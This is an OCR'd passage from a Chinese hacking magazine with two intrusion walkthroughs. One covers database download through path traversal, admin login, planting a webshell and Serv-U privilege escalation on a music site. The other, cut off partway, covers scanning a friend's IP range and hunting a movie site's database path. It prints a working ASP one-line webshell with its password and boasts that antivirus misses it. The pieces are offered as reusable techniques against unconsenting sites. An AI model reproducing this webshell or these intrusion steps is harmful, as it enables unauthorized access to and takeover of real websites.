


图4

下面就是下载数据库（注意：这里数据库地址采用../跳了一级），获得管理员密码后登录后台，然后尝试获取一个webshell了。这个网站的管理员密码居然是明文放置的，连md5加密也不用，真是晕啊！顺利的获得了管理员的密码，然后使用domain3.5很轻松的扫描到了后台地址，成功登录后台（图4）。这个后台蛮有价值的，物理路径、组件支持情况都有了。下面就是想办法获得webshell了，既然是音乐站点就应该可以上传音乐的。可惜我找了半天，一个上传的地方也没有，全部是使用链接调用音乐来播放的。

打开"歌曲连接"后出现如图5所示的页面，可爱的webshell得来全不费工夫啊，^_^！写入shs一句话木马：<%if request ("1988")<>""then session("shs")=request("1988"):end if:if session("shs")<>"" then execute session("shs")%>（其中1988是连接密码）。这个一句话木马非常好，具有不被查杀的特点，而且访问原页面也不会有出错提示的。使用shser一句话木马客户端连接成功（图6），再使用自带的端口扫描器扫描一下，发现开了1433、3389，还有最可爱的43958端口，这说明安装了Serv-U这个提权大热门！使用shs自带的serv_u提权工具顺利的进行了提权（图7）。




图5




图7




图6

剩下的就是3389远程登录了。下面来说说这个漏洞的其他应用。想必大家使用google搜索过拥有暴库漏洞的网站吧，当我们只可以浏览数据库连接文件所在的那个目录时（就是跳转到其它目录自动打开一个页面那种），不妨试试利用frontpage打开数据库连接文件看看，或许就会有意想不到的收获。另外当其它入侵方法不好使的时候，也不妨使用一下这个方法。还有，我后来进入网站后才知道那个音乐程序使用的鼎丰音乐网程序，大家以后遇到的话就可以尝试下载数据库之类的方法了。

（文章中涉及到的工具domain3.5、shser一句话木马客户端已经收录在光盘中）

巧拿100堂免费影院的webshell

zoorer

瞅着朋友QQ上的IP就手痒，把整个IP地址段填到superscan里扫描了一下，不经意间找到了一个影视系统，我把该网站的网址填到阿D注入工具里进行扫描，没有找到注入点，但却发现页面的底部已经明显的给出了管理入口，如图1。

既然人家这么放心的把后台摆在了面上，又怎么能不打开看看呢，如图2。

随手试了几个常用的默认帐号和密码，没有一个成功的。这样的系统恐怕不是自己制作的吧，尤其是那个后台的网址怎么看都不对眼，就交给百度来解决吧。以vod88为关键字在百度中进行搜索，很快的就搜索出来了，如图3。

直接从搜索出的结果里找到了网站的源代码，有了源代码后，我首先想到的就是那个网站的站长有没有更改数据库的默认路径，能不能下载到对方的数据库。我找到设置文件，其代码如下：

```
<%
dim conn
dim connstr
```




图 1

